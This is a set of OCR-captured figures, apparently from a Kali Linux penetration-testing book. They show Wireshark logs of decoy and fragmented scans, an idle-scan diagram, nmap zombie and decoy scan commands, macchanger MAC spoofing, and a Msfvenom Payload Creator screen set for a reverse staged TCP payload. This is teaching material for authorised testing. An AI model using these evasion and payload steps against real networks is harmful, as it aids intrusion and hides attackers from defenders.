
No.	Time	Source	Destination	Protocol	Length	Info
18	22.580941833	10.10.10.10	10.10.10.100	TCP	58	43549 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19	22.580967209	10.10.10.20	10.10.10.100	TCP	58	43549 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20	22.580977374	10.10.10.11	10.10.10.100	TCP	58	43549 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	22.581021817	10.10.10.21	10.10.10.100	TCP	58	43549 → 8080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22	22.581047968	10.10.10.10	10.10.10.100	TCP	58	43549 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
23	22.581071027	10.10.10.20	10.10.10.100	TCP	58	43549 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24	22.581093163	10.10.10.11	10.10.10.100	TCP	58	43549 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	22.581112602	10.10.10.21	10.10.10.100	TCP	58	43549 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
26	22.581141323	10.10.10.10	10.10.10.100	TCP	58	43549 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	22.581166290	10.10.10.20	10.10.10.100	TCP	58	43549 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	22.581189258	10.10.10.11	10.10.10.100	TCP	58	43549 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	22.581221354	10.10.10.21	10.10.10.100	TCP	58	43549 → 5900 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	22.581250448	10.10.10.10	10.10.10.100	TCP	58	43549 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	22.581274380	10.10.10.20	10.10.10.100	TCP	58	43549 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
32	22.581297625	10.10.10.11	10.10.10.100	TCP	58	43549 → 256 [SYN] Seq=0 Win=1024 Len=0 MSS=1460




Attacker
Victim
RST (with IPID)
1234
Zombie


SYN (using the zombie's IP address as source IP)
Attacker
Victim
SYN/ACK
RST (IPID=1235)
Zombie






```
root@kali:~# nmap -Pn -sI 10.10.10.110 10.10.10.100
```

```
root@kali:~# ifconfig wlan0 down
```


```
root@kali:~# macchanger --show wlan0
Current MAC:   3e:aa:49:      (unknown)
Permanent MAC: 14:35:8b:      (Mediabridge Products, LLC.)
```


```
root@kali:~# macchanger --random wlan0
Current MAC:   3e:aa:49:          (unknown)
Permanent MAC: 14:35:8b:          (Mediabridge Products, LLC.)
New MAC:       6a:8d:03:e4:83:38 (unknown)
```


```
root@kali:~# ifconfig wlan0 up
```


```
root@kali:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending                Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -b,  --bia                   Pretend to be a burned-in-address
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX
```

```
root@kali:~# nmap -D 10.10.10.10,10.10.10.20,10.10.10.21 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-22 12:01 EST
Nmap scan report for 10.10.10.100
Host is up (0.0010s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```



eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.dst == 10.10.10.100
No. Time Source Destination Protocol Length Info
7 13.059906844 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=a94b) [Reassembled in #9]
8 13.059930619 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=a94b) [Reassembled in #9]
9 13.059966803 10.10.10.11 10.10.10.100 TCP 42 62707 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10 13.059996584 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=47e5) [Reassembled in #12]
11 13.060008908 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=47e5) [Reassembled in #12]
12 13.060040637 10.10.10.11 10.10.10.100 TCP 42 62707 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13 13.060065317 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=6b66) [Reassembled in #15]
14 13.060084374 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=6b66) [Reassembled in #15]
15 13.060107413 10.10.10.11 10.10.10.100 TCP 42 62707 → 554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16 13.060132196 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=6b1c) [Reassembled in #18]
17 13.060152658 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=6b1c) [Reassembled in #18]
18 13.060175943 10.10.10.11 10.10.10.100 TCP 42 62707 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 13.060200998 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=9225) [Reassembled in #21]
20 13.060219827 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=9225) [Reassembled in #21]
21 13.060242771 10.10.10.11 10.10.10.100 TCP 42 62707 → 8888 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 13.060267549 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=0, ID=668c) [Reassembled in #24]
23 13.060278937 10.10.10.11 10.10.10.100 IPv4 42 Fragmented IP protocol (proto=TCP 6, off=8, ID=668c) [Reassembled in #24]
24 13.060308656 10.10.10.11 10.10.10.100 TCP 42 62707 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460



Metasploit Payload Generator
Msfvenom Payload Creator (MPC) is a wrapper written by g0tmi1k to generate multiple types of payloads, based on users choice. The idea is to be as simple as possible (only requiring one input) to produce their payload.
Type:
ASP
Port:
443
IP Address:
172.16.17.3
Payload Options:
MSF
Reverse
Staged
TCP
GENERATE TO SDCARD
GENERATE TO HTTP


Metasploit Payload Generator
Msfvenom Payload Creator (MPC) is a wrapper written by g0tmi1k to generate multiple types of payloads, based on users choice. The idea is to be as simple as possible (only requiring one input) to produce their payload.
Type:
ASP
ASPX
Bash [.sh]
Java [.jsp]
Linux [.elf]
OSX [.macho]
Perl [.pl]
PHP
Powershell [.ps1]
Python [.py]
Tomcat [.war]
Windows [.exe]



Company A
Attacker
Internet
Firewall
Intrusion Prevent System (IPS)
Internal Network


Chapter 10: Hardening Techniques and Countermeasures

